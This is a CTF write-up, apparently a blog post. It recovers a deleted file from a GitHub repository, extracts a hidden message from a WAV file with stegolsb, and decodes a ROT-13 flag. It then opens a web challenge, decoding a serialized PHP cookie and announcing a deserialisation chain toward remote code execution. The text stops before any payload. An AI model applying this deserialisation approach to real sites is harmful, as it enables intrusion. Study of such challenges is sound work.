
And obviously this is where OSINT comes in place

Searching the user on github shows this guy




We can have hope that he's the guy we are looking for since on his github profile it shows `Daxome` and he's from Benin

Anyways he has only 1 repository




Currently it shows just `README.md` but if you look at the commit we get `confidential.txt`




Now that is suspicious

I cloned this repo to my box



Viewing commit `00d32a2c3e669f7a1a45b31635246798968d130d` shows the deleted file `confidential.txt`




```
git show 00d32a2c3e669f7a1a45b31635246798968d130d
```

And looking at the header shows that this is a WAV file

I first piped the result to a file then removed the values at the top


Then I used cut to get all the values starting after the `:`

How do I know it's WAV because of the file signature header


Here's more resource on it

Now that we have it

I used `xxp` to fix it back to normal



The audio was indeed playing




At this point this is where STEG comes in

After playing with it for hours trying various things based on Audio Steg

I finally got it to be StegoLSB

Here's the command needed to decode the LSB embedded in the WAV file




```
stegolsb wavsteg -r -i audio.wav -o output.txt -n 1 -b 1000
```

Viewing the created output file shows this


```
Find my e-mail address and send me a message with the TIC-TAC-TOE
challenge answer in the subject line.
```


So we are to send a mail to the author with the Subject line to be the flag of the Tic Tac Toe challenge

To get the mail I checked the git log which gave it to be `th3t0ul41960@gmail.com`

```
git log
```


After sending the mail I got the response to be the flag

If we click it nothing shows



Initially I just clicked on view as original and got it

But we can just select all word `CTRL + A`




```
**PGS_T4eq13af_Q3F_7erf0ef_743285253**
```

Using dcodefr it was identified to be ROT-13


Decoding it gave the flag


```
Flag: CTF_G4rd13ns_D3S_7res0rs_743285253
```

Fun challenge!


AGOODJIE

Going over to the web server shows this



The page is static and fuzzing is futile


Looking at the request made when we refresh the page shows this



There are two things which are interesting:

- The `PHPSESSID` cookie value
- The web server is running on nginx

Decoding that value from the `PHPSESSID` cookie gives this




```
O:11:"ArcaneModel":1:{s:10:"armageddon";s:15:"/www/index.html";}
```

Looking at it clearly shows that the cookie value is being serialised and it seems to load the content of `/www/index.html`

This means we are dealing with a php deserialisation

The reason I like this challenge is because we will chain 2 vulnerabilities to gain RCE

